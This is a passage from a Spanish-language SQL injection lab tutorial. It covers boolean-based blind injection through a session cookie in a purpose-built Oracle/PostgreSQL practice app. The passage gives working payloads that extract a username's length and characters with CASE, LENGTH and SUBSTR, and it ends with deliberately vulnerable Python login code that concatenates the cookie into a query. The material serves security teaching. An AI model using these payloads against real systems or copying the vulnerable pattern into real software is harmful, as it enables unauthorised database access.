
Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción Boolean-Based Blind SQL Injection, en Oracle o en PostgreSQL.



Figura 26: Opción de Boolean-Based Blind SQL Injection en el laboratorio de inyecciones SQL

Como se ha comentado anteriormente, las inyecciones **Blind** no reportan ningún tipo de mensaje de error interno, por lo que el atacante debe buscar otros medios para obtener información sensible. Una de las opciones más comunes es "jugar" con la cookie de sesión. La mayoría de las aplicaciones web utilizan cookies para almacenar información de sesión, como el ID de usuario o el token de autenticación. Al modificar manualmente la cookie de sesión, el atacante puede intentar obtener información sensible.

En este caso, se simulará la interceptación de la petición de inicio de sesión mediante la herramienta **Burp Suite**. Una vez interceptada la petición, se modificará manualmente la cookie de sesión para realizar una inyección **Blind Boolean** en ese campo.



Volver

Cookie

Anti SQLI S.L. - Oracle

Inicia sesión para acceder a tu cuenta en la base de datos Oracle

Usuario

Contraseña

Iniciar sesión

Figura 27: Botón para interceptar la petición de inicio de sesión




Figura 28: Petición de inicio de sesión interceptada en Burp Suite

Una vez interceptada la petición se puede observar como efectivamente existe un campo de *cookie* de sesión. En este caso, el valor que tiene corresponde a la *cookie* de sesión de un *user1*. Si se hace click en el botón *Forward*, se enviará la petición al servidor, y se podrá observar la respuesta de la aplicación.




Figura 29: Respuesta del servidor al envío de la petición

Se puede observar en la figura anterior que, como la *cookie* de sesión es válida y corresponde a un usuario registrado, habrá un cambio en la aplicación, en este caso un mensaje de bienve-

nida. Si por el contrario la *cookie* de sesión no es válida, la aplicación no mostraría nada, no sufriría cambios.

Esto puede ser utilizado por un atacante para evaluar si ciertas condiciones se cumplen en la base de datos. En caso de que se cumplan, la aplicación mostrará un mensaje de bienvenida, en caso contrario, no mostrará nada.

11.1. Entendiendo la inyección

Para ilustrar el funcionamiento de una inyección Blind basada en condiciones booleanas, se presenta un caso básico en el que el atacante busca evaluar si una condición es **TRUE** o **FALSE**. Dependiendo del resultado de la condición, la aplicación cambia su comportamiento.

11.1.1. Payload válido (condición TRUE)

El siguiente payload se utiliza para evaluar una condición que siempre es verdadera:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND '1'='1
```

En este caso:

- d382yd8n21df4314fn817yf68341881s023d8d es el valor inicial de la cookie de sesión.
- La condición **AND '1'='1'** siempre se evalúa como verdadera.

Comportamiento de la aplicación: Dado que la condición es verdadera, la aplicación reconoce la cookie de sesión como válida y genera un cambio visible, como un mensaje de bienvenida.




Figura 30: Cambio en la aplicación al evaluar una condición TRUE

11.1.2. Payload inválido (condición FALSE)

El siguiente payload se utiliza para evaluar una condición que siempre es falsa:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND '1'='2
```

En este caso:

- d382yd8n21df4314fn817yf68341881s023d8d sigue siendo el valor inicial de la cookie de sesión.
- La condición AND '1'='2' siempre se evalúa como falsa.
- Como resultado, la consulta original de la aplicación no devuelve ningún resultado válido.

Comportamiento de la aplicación: Dado que la condición es falsa, la aplicación no reconoce la cookie de sesión como válida y no genera ningún cambio visible.




Figura 31: Sin cambios en la aplicación al evaluar una condición FALSE

11.1.3. Explicación del funcionamiento

La diferencia en el comportamiento de la aplicación entre las dos condiciones permite al atacante inferir si la consulta SQL subyacente ha devuelto resultados válidos o no. Este patrón de comportamiento constituye la base de las inyecciones **Blind**.

11.2. Obtención de la longitud de un campo de la base de datos

El objetivo de esta inyección **Blind Boolean** es determinar la longitud del nombre de usuario almacenado en el primer registro de la tabla **Usuarios**. Esto se logra mediante una consulta que evalúa si la longitud (**LENGTH**) del campo **username** coincide con un valor específico. Dependiendo del resultado de la evaluación, la aplicación se comportará de manera diferente, permitiendo al atacante deducir el resultado.

11.2.1. Payload para una condición TRUE

El siguiente payload verifica si la longitud del nombre de usuario en el primer registro de la tabla `Usuarios` es igual a 5:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (LENGTH(
    username) = 5) THEN 1 ELSE 1/0 END FROM (SELECT username, ROWNUM AS
    rn FROM Usuarios) WHERE rn=1) = 1 --
```

En este caso:

- `LENGTH(username)`: Calcula la longitud del nombre de usuario.
- `CASE WHEN (LENGTH(username) = 5) THEN 1 ELSE 1/0 END`: - Si la longitud del nombre de usuario es igual a 5, se devuelve 1. - Si no, se intenta dividir por 0, lo que provoca un error y hace que la consulta falle.
- `(SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1`: Selecciona únicamente el primer registro de la tabla `Usuarios`.
- `= 1`: Evalúa si el resultado del `CASE` es igual a 1.

Dado que el primer usuario en la base de datos tiene un nombre de usuario con exactamente 5 caracteres, esta inyección se evalúa como `TRUE`, y la aplicación muestra un cambio visible.




Figura 32: Cambio en la aplicación al evaluar que la longitud del campo es 5 (`TRUE`)

11.2.2. Payload para una condición FALSE

El siguiente payload verifica si la longitud del nombre de usuario en el primer registro de la tabla `Usuarios` es igual a 33:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (LENGTH(
    username) = 33) THEN 1 ELSE 1/0 END FROM (SELECT username, ROWNUM AS
    rn FROM Usuarios) WHERE rn=1) = 1 --
```

En este caso:

- Todos los componentes del payload son idénticos al anterior, excepto la condición `LENGTH(username) = 33`.

- Como el primer usuario de la base de datos no tiene un nombre de usuario con una longitud de 33 caracteres, el **CASE** evalúa la opción **ELSE**, lo que provoca un error al intentar dividir por 0. AL tratarse de una inyección **Blind**, la aplicación no muestra mensajes de error visibles, simplemente no hay cambios en la respuesta.

Dado que la condición es falsa, la consulta falla y la aplicación no muestra ningún cambio visible.




Figura 33: Sin cambios en la aplicación al evaluar que la longitud del campo no es 33 (FALSE)

11.2.3. Explicación del funcionamiento

La lógica de las inyecciones se basa en:

- Utilizar la función **LENGTH** para calcular la longitud del nombre de usuario.
- Introducir una estructura **CASE** que genere un error si la condición no se cumple. Este error provoca un fallo en la consulta y, por ende, en la respuesta de la aplicación (sin mensajes de error visibles).
- Evaluar el comportamiento de la aplicación (mensaje de bienvenida o falta de respuesta) para deducir si la condición es verdadera o falsa.

Por qué una consulta devuelve TRUE y la otra FALSE:

- En el primer caso, el primer usuario de la base de datos tiene un nombre de usuario con una longitud de 5 caracteres. Por lo tanto, la condición **LENGTH(username) = 5** se evalúa como **TRUE**, y el **CASE** devuelve 1.
- En el segundo caso, la longitud del nombre de usuario no es 33, lo que activa la opción **ELSE** del **CASE**, provocando un error de división por cero. Esto hace que la consulta falle.

11.3. Obtención de un carácter específico de un campo de la base de datos

El objetivo de esta inyección **Blind Boolean** es determinar el valor de un carácter específico del nombre de usuario almacenado en el primer registro de la tabla **Usuarios**. Esto se logra mediante una consulta que compara el carácter seleccionado con un valor específico. Dependiendo del resultado de la comparación, la aplicación se comportará de manera diferente, lo que permite al atacante deducir el valor del carácter.

11.3.1. Payload para una condición TRUE

El siguiente payload verifica si el primer carácter del nombre de usuario en el primer registro de la tabla **Usuarios** es igual a 'a':

```
1 d382yd8n21df4314fn817yf6834188ls023d8d' AND (SELECT CASE WHEN (SUBSTR(
  username, 1, 1) = 'a') THEN 1 ELSE 1/0 END FROM (SELECT username,
  ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1 --
```

En este caso:

- **SUBSTR(username, 1, 1)**: Extrae el primer carácter (1, 1) del nombre de usuario.
- **CASE WHEN (SUBSTR(username, 1, 1) = 'a') THEN 1 ELSE 1/0 END**: - Si el primer carácter es igual a 'a', se devuelve 1. - Si no, se intenta dividir por 0, lo que provoca un error y hace que la consulta falle. AL tratarse de una inyección **Blind**, la aplicación no muestra mensajes de error visibles, simplemente no hay cambios en la respuesta.
- **(SELECT username, ROWNUM AS rn FROM Usuarios) WHERE rn=1**: Selecciona únicamente el primer registro de la tabla **Usuarios**.
- **= 1**: Evalúa si el resultado del **CASE** es igual a 1.

Dado que el primer usuario en la base de datos es 'admin', cuyo primer carácter es 'a', esta inyección se evalúa como **TRUE**, y la aplicación muestra un cambio visible.




Figura 34: Cambio en la aplicación al evaluar que el carácter es 'a' (TRUE)

11.3.2. Payload para una condición FALSE

El siguiente payload verifica si el primer carácter del nombre de usuario en el primer registro de la tabla `Usuarios` es igual a `'z'`:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (SUBSTR(
    username, 1, 1) = 'z') THEN 1 ELSE 1/0 END FROM (SELECT username,
    ROWNUM AS rn FROM Usuarios) WHERE rn=1) = 1 --
```

En este caso:

- Todos los componentes del payload son idénticos al anterior, excepto la condición `SUBSTR(username, 1, 1) = 'z'`.
- Como el primer usuario de la base de datos tiene el nombre de usuario `'admin'`, cuyo primer carácter no es `'z'`, el `CASE` evalúa la opción `ELSE`, lo que provoca un error al intentar dividir por 0.

Dado que la condición es falsa, la consulta falla y la aplicación no muestra ningún cambio visible.




Figura 35: Sin cambios en la aplicación al evaluar que el carácter no es `'z'` (FALSE)

11.3.3. Explicación del funcionamiento

La lógica de las inyecciones se basa en:

- Utilizar la función `SUBSTR` para extraer el carácter deseado del nombre de usuario.

- Introducir una estructura **CASE** que genere un error si la condición no se cumple. Este error provoca un fallo en la consulta y, por ende, en la respuesta de la aplicación (sin mensajes de error visibles).
- Evaluar el comportamiento de la aplicación (mensaje de bienvenida o falta de respuesta) para deducir si la condición es verdadera o falsa.

Por qué una consulta devuelve **TRUE** y la otra **FALSE**:

- En el primer caso, el primer usuario de la base de datos tiene el nombre de usuario 'admin', cuyo primer carácter es 'a'. Por lo tanto, la condición `SUBSTR(username, 1, 1) = 'a'` se evalúa como **TRUE**, y el **CASE** devuelve 1.
- En el segundo caso, el primer carácter del nombre de usuario no es 'z', lo que activa la opción **ELSE** del **CASE**, provocando un error de división por cero. Esto hace que la consulta falle.

11.4. Diferencias de las inyecciones en PostgreSQL

Aunque las inyecciones **Blind Boolean** comparten un principio básico entre Oracle y PostgreSQL, existen diferencias significativas en la sintaxis y las funciones específicas utilizadas debido a las particularidades de cada sistema de gestión de bases de datos. En PostgreSQL, la adaptación de las consultas para las inyecciones discutidas anteriormente incluye los cambios ilustrados en las siguientes secciones.

11.4.1. Obtención de la longitud de un campo

En PostgreSQL, las diferencias principales radican en:

- La función `ROW_NUMBER() OVER()` se utiliza en lugar de `ROWNUM` para asignar un número de fila a cada registro.
- En lugar de provocar un error con una división por cero (`1/0`), se devuelve un valor arbitrario como 999 en la opción **ELSE** del **CASE**. Esto se debe a que PostgreSQL evalúa la consulta completa antes de ejecutarla, y si encuentra un error, no se ejecuta y lanza error.

Inyección que devuelve **TRUE** La siguiente inyección verifica si la longitud del nombre de usuario en el primer registro es igual a 5:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (LENGTH(
    username) = 5) THEN 1 ELSE 999 END FROM (SELECT username, ROW_NUMBER
    () OVER() AS rn FROM Usuarios) AS subquery WHERE rn=1) = 1 --
```

En este caso:

- `LENGTH(username)` calcula la longitud del nombre de usuario.
- `ROW_NUMBER() OVER()` asigna un número de fila a cada registro, comenzando por 1.
- La condición `LENGTH(username) = 5` se evalúa como **TRUE**, devolviendo 1, lo que provoca un cambio visible en la aplicación.

Inyección que devuelve FALSE La siguiente inyección verifica si la longitud del nombre de usuario en el primer registro es igual a 33:

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (LENGTH(
    username) = 33) THEN 1 ELSE 999 END FROM (SELECT username,
    ROW_NUMBER() OVER() AS rn FROM Usuarios) AS subquery WHERE rn=1) = 1
--
```

Dado que el nombre de usuario en el primer registro no tiene 33 caracteres, la condición se evalúa como **FALSE**, devolviendo 999. Esto hace que la consulta no genere cambios visibles en la aplicación.

11.4.2. Obtención de un carácter específico de un campo

En PostgreSQL, las principales diferencias para esta inyección son:

- La función **SUBSTRING** se utiliza en lugar de **SUBSTR** para extraer un carácter específico de una cadena.
- La función **SUBSTRING** requiere las palabras clave **FROM** y **FOR** para indicar la posición inicial y la longitud del segmento a extraer.

Inyección que devuelve TRUE La siguiente inyección verifica si el primer carácter del nombre de usuario en el primer registro es 'a':

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (
    SUBSTRING(username FROM 1 FOR 1) = 'a') THEN 1 ELSE 999 END FROM (
    SELECT username, ROW_NUMBER() OVER() AS rn FROM Usuarios) AS
    subquery WHERE rn=1) = 1 --
```

En este caso:

- **SUBSTRING(username FROM 1 FOR 1)** extrae el primer carácter del nombre de usuario.
- La condición **SUBSTRING(username FROM 1 FOR 1) = 'a'** se evalúa como **TRUE**, devolviendo 1, lo que provoca un cambio visible en la aplicación.

Inyección que devuelve FALSE La siguiente inyección verifica si el primer carácter del nombre de usuario en el primer registro es 'z':

```
1 d382yd8n21df4314fn817yf68341881s023d8d' AND (SELECT CASE WHEN (
    SUBSTRING(username FROM 1 FOR 1) = 'z') THEN 1 ELSE 999 END FROM (
    SELECT username, ROW_NUMBER() OVER() AS rn FROM Usuarios) AS
    subquery WHERE rn=1) = 1 --
```

Dado que el primer carácter del nombre de usuario en el primer registro no es 'z', la condición se evalúa como **FALSE**, devolviendo 999. Esto hace que la consulta no genere cambios visibles en la aplicación.

11.4.3. Resumen de las diferencias entre Oracle y PostgreSQL

- En PostgreSQL, `ROW_NUMBER() OVER()` se utiliza para asignar números de fila, mientras que en Oracle se utiliza `ROWNUM`.
- La función `SUBSTRING` reemplaza a `SUBSTR` en PostgreSQL.
- PostgreSQL evalúa la consulta completa antes de ejecutarla, lo que impide el uso de errores de división por cero para provocar fallos.
- La sintaxis de `SUBSTRING` requiere el uso de `FROM` y `FOR`, mientras que `SUBSTR` en Oracle utiliza parámetros posicionales.

A pesar de estas diferencias entre **SGBD**, el principio subyacente de las inyecciones **Blind Boolean** sigue siendo el mismo.

11.5. Código vulnerable del login

En esta sección se documenta el código que utiliza el valor de la cookie de sesión para comprobar si esta es válida. El problema radica en que el valor de la cookie proporcionado por el usuario es concatenado directamente en la consulta SQL, lo que permite la ejecución de inyecciones SQL, incluidas las inyecciones **Blind Boolean**.

11.5.1. Código vulnerable en Oracle

A continuación, se presenta el código en Python para el login en Oracle:

```
1 def login_inseguro_blind_oracle(cookie_value):
2     print("---login_inseguro_blind_oracle---")
3     conexion = dbConectarOracle()
4     if not conexion:
5         print("Error: no se pudo conectar para autenticar.")
6         return False
7
8     # Simular inyección SQL blind via cookie
9     sentencia = "SELECT * FROM Usuarios WHERE session_cookie = '" +
10        cookie_value + "'"
11
12     try:
13         cursor = conexion.cursor()
14         cursor.execute(sentencia)
15         usuario = cursor.fetchone()
16         cursor.close()
17         if usuario:
